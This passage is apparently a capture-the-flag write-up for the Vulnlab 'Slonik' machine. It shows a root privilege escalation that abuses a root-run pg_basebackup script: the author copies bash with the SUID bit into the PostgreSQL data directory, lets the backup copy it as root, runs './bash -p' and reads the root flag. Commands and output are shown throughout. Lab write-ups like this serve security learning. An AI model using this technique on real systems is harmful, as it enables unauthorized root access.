2025/01/18 03:19:01 CMD: UID=115   PID=2903   | postgres: 14/main: walsender postgres [local] sending backup "pg_basebackup base backup"
2025/01/18 03:19:01 CMD: UID=0     PID=2905   | /usr/lib/postgresql/14/bin/pg_basebackup -h /var/run/postgresql -U postgres -D /opt/backups/current/
2025/01/18 03:19:01 CMD: UID=115   PID=2904   | postgres: 14/main: walsender postgres [local] streaming 1/E0000D8
2025/01/18 03:19:02 CMD: UID=0     PID=2906   | /bin/bash /usr/bin/backup
2025/01/18 03:19:03 CMD: UID=0     PID=2907   | /bin/bash /usr/bin/backup
2025/01/18 03:19:03 CMD: UID=0     PID=2909   | /bin/bash /usr/bin/backup
Found a backup script located at
/usr/bin/backuprunning asrootevery couple of minutes Seems thepg_basebackuptool takes thedata_directoryfrom postgres and write this to/opt/backup/current
Backup bash script analysing
We check the bash script to confirm our hypothesis:
postgres@slonik:/tmp$ cat /usr/bin/backup
#!/bin/bash

date=$(/usr/bin/date +"%FT%H%M")
/usr/bin/rm -rf /opt/backups/current/*
/usr/bin/pg_basebackup -h /var/run/postgresql -U postgres -D /opt/backups/current/
/usr/bin/zip -r "/var/backups/archive-$date.zip" /opt/backups/current/

count=$(/usr/bin/find "/var/backups/" -maxdepth 1 -type f -o -type d | /usr/bin/wc -l)
if [ "$count" -gt 10 ]; then
  /usr/bin/rm -rf /var/backups/*
fi
postgres@slonik:/tmp$
Steps:
- It removes the content of the
/opt/backups/current/directory. - It runs
pg_basebackup, a tool designed for creating base backups of PostgreSQL database. - This tool establishes a connection to the database hosted at
/var/run/postgresql, operating as thepostgresuser. - The backup is stored in the
/opt/backups/current/directory. - Finally, the script proceeds to create a compressed ZIP file of the current backup.
Bash SUID exploiting
We have write permissions to the data directory and the files in /opt/backup/current a written as root, this means we can just copy the bash binary to this directory and set the suid bit.
The backup script is running as root and the default path of the DB which is being backed up is under /var/lib/postgresql/14/main.
We have the write permission to this folder:
postgres@slonik:/tmp$ ls -la /var/lib/postgresql/14/main
total 92
drwx------ 19 postgres postgres 4096 Jan 18 01:56 .
drwxr-xr-x  3 postgres postgres 4096 Oct 23  2023 ..
-rw-------  1 postgres postgres    3 Oct 23  2023 PG_VERSION
drwx------  7 postgres postgres 4096 Oct 24  2023 base
drwx------  2 postgres postgres 4096 Jan 18 01:57 global
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_commit_ts
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_dynshmem
drwx------  4 postgres postgres 4096 Jan 18 03:34 pg_logical
drwx------  4 postgres postgres 4096 Oct 23  2023 pg_multixact
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_notify
drwx------  2 postgres postgres 4096 Jan 18 03:34 pg_replslot
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_serial
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_snapshots
drwx------  2 postgres postgres 4096 Jan 18 01:56 pg_stat
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_stat_tmp
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_subtrans
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_tblspc
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_twophase
drwx------  3 postgres postgres 4096 Jan 18 03:34 pg_wal
drwx------  2 postgres postgres 4096 Oct 23  2023 pg_xact
-rw-------  1 postgres postgres   88 Oct 23  2023 postgresql.auto.conf
-rw-------  1 postgres postgres  130 Jan 18 01:56 postmaster.opts
-rw-------  1 postgres postgres   98 Jan 18 01:56 postmaster.pid
Everything in the backup will be owned by root, we can write files in /var/lib/postgresql/14/main which is owned by our user (postgres) and then root will write those files in /opt/backups/current/ which is owned by him.
Let’s go to copy the bash binary to this directory and set the suid bit:
postgres@slonik:/tmp$ cd /var/lib/postgresql/14/main
postgres@slonik:~/14/main$ cp /bin/bash bash
postgres@slonik:~/14/main$ chmod u+s bash
postgres@slonik:~/14/main$ ls -la
total 1456
drwx------ 19 postgres postgres    4096 Jan 18 03:38 .
drwxr-xr-x  3 postgres postgres    4096 Oct 23  2023 ..
-rw-------  1 postgres postgres       3 Oct 23  2023 PG_VERSION
drwx------  7 postgres postgres    4096 Oct 24  2023 base
-rwsr-xr-x  1 postgres postgres 1396520 Jan 18 03:38 bash
drwx------  2 postgres postgres    4096 Jan 18 01:57 global
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_commit_ts
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_dynshmem
drwx------  4 postgres postgres    4096 Jan 18 03:38 pg_logical
drwx------  4 postgres postgres    4096 Oct 23  2023 pg_multixact
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_notify
drwx------  2 postgres postgres    4096 Jan 18 03:38 pg_replslot
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_serial
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_snapshots
drwx------  2 postgres postgres    4096 Jan 18 01:56 pg_stat
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_stat_tmp
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_subtrans
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_tblspc
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_twophase
drwx------  3 postgres postgres    4096 Jan 18 03:38 pg_wal
drwx------  2 postgres postgres    4096 Oct 23  2023 pg_xact
-rw-------  1 postgres postgres      88 Oct 23  2023 postgresql.auto.conf
-rw-------  1 postgres postgres     130 Jan 18 01:56 postmaster.opts
-rw-------  1 postgres postgres      98 Jan 18 01:56 postmaster.pid
After a moment, the backup script is executed and we should have our bash under the backup folder /opt/backups/current/ and owned by root:
postgres@slonik:~/14/main$ cd /opt/backups/current/
postgres@slonik:/opt/backups/current$ ls -la
total 1632
drwxr-xr-x 19 root root    4096 Jan 18 03:41 .
drwxr-xr-x  3 root root    4096 Oct 23  2023 ..
-rw-------  1 root root       3 Jan 18 03:41 PG_VERSION
-rw-------  1 root root     227 Jan 18 03:41 backup_label
-rw-------  1 root root  181145 Jan 18 03:41 backup_manifest
drwx------  6 root root    4096 Jan 18 03:41 base
-rwsr-xr-x  1 root root 1396520 Jan 18 03:41 bash
drwx------  2 root root    4096 Jan 18 03:41 global
drwx------  2 root root    4096 Jan 18 03:41 pg_commit_ts
drwx------  2 root root    4096 Jan 18 03:41 pg_dynshmem
drwx------  4 root root    4096 Jan 18 03:41 pg_logical
drwx------  4 root root    4096 Jan 18 03:41 pg_multixact
drwx------  2 root root    4096 Jan 18 03:41 pg_notify
drwx------  2 root root    4096 Jan 18 03:41 pg_replslot
drwx------  2 root root    4096 Jan 18 03:41 pg_serial
drwx------  2 root root    4096 Jan 18 03:41 pg_snapshots
drwx------  2 root root    4096 Jan 18 03:41 pg_stat
drwx------  2 root root    4096 Jan 18 03:41 pg_stat_tmp
drwx------  2 root root    4096 Jan 18 03:41 pg_subtrans
drwx------  2 root root    4096 Jan 18 03:41 pg_tblspc
drwx------  2 root root    4096 Jan 18 03:41 pg_twophase
drwx------  3 root root    4096 Jan 18 03:41 pg_wal
drwx------  2 root root    4096 Jan 18 03:41 pg_xact
-rw-------  1 root root      88 Jan 18 03:41 postgresql.auto.conf
Let’s call it and become root then grab the flag Slonik_Root:
postgres@slonik:/opt/backups/current$ ./bash -p
bash-5.1# id
uid=115(postgres) gid=123(postgres) euid=0(root) groups=123(postgres),122(ssl-cert)
bash-5.1# cat /root/root.txt
VL{b0ec64e8e3cbd579c14d6a4647f0effa}
Quit all connections, shell etc then umount the NFS folder:
$ sudo umount NFS
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=f2e550a8-92fe-4360-b091-aa376d4b14a0

Slonik is the PostgreSQL elephant mascot, then both the name and the cover image of this machine are well thought out (as is typical for XCT ^^).